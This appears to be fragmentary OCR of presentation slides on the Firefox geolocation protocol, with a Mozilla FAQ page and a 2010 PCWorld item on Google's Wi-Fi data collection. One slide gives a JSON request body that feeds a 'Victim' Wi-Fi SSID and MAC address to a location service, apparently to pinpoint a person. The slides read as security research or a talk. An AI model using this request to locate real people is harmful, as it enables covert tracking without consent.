
Location-Aware Browsing

Firefox can tell websites where you're located so you can find info that's more relevant and more useful. It's about making the Web smarter – and is done in a way that totally respects your privacy. Give it a try!

Frequently Asked Questions

- + What is Location-Aware Browsing?
- + How does it work?
- + How accurate are the locations?
- + What information is being sent, and to whom? How is my privacy protected?
- + Am I being tracked as I browse the web?

Firefox Locate me protocol



Geolocation in Firefox - Mozilla Firefox

http://www.mozilla.com/en-US/firefox/geolocation/

browser geolocalization

Geolocation in Firefox

www.mozilla.com wants to know your location. Learn More...

Share Location

Don't Share

□ Remember for this site

mozilla

Visit Mozilla.com

Location-Aware Browsing

Firefox can tell w
you can find info
useful. It's about
is done in a way
privacy. Give it a

Frequently Asked


+ What is Locati

+ How does it w

+ How accurate are the locations?

Where am I?

Firefox Locate me protocol




Geolocation in Firefox - Mozilla Firefox

http://www.mozilla.com/en-US/firefox/geolocation/

www.mozilla.com wants to know your location. Learn More...

Behind the curtain



PCWorld ▸ News Reviews ▾ How-To Downloads

PCWorld » Blogs » Today @ PCWorld

1 digg ShareThis

Google Wi-Fi Data Collection Angers European Officials

Brennon Slattery, PC World May 17, 2010 7:08 am

European officials are still miffed over Google's "accidental" Wi-Fi data collection and seek an in-depth investigation that may lead to harsh penalties for the search engine giant.

It was revealed that Google's Street View cars were collecting more than images and coordinates for its sophisticated GPS site. As much as 600GB of data from Wi-Fi networks -- in more than 30 countries -- has been snagged in Google's fishnet.

Artwork: Chip Taylor

Firefox Locate me protocol


Wifi SSID	MAC @
Victim	E2:54:D7:1A

Google

Does not accept
POST XHR

Firefox Locate me protocol


```
{ "host" : "Test","radio_type" : "unknown", "request_address" : true, "version" : "1.1.0", "wifi_towers" :
[ {"mac_address" :"E2:54:D7:1A",  "ssid" : "Victim" }]}";
```



Wifi SSID	MAC @
Victim	E2:54:D7:1A

Does not accept
POST XHR

Firefox Locate me protocol



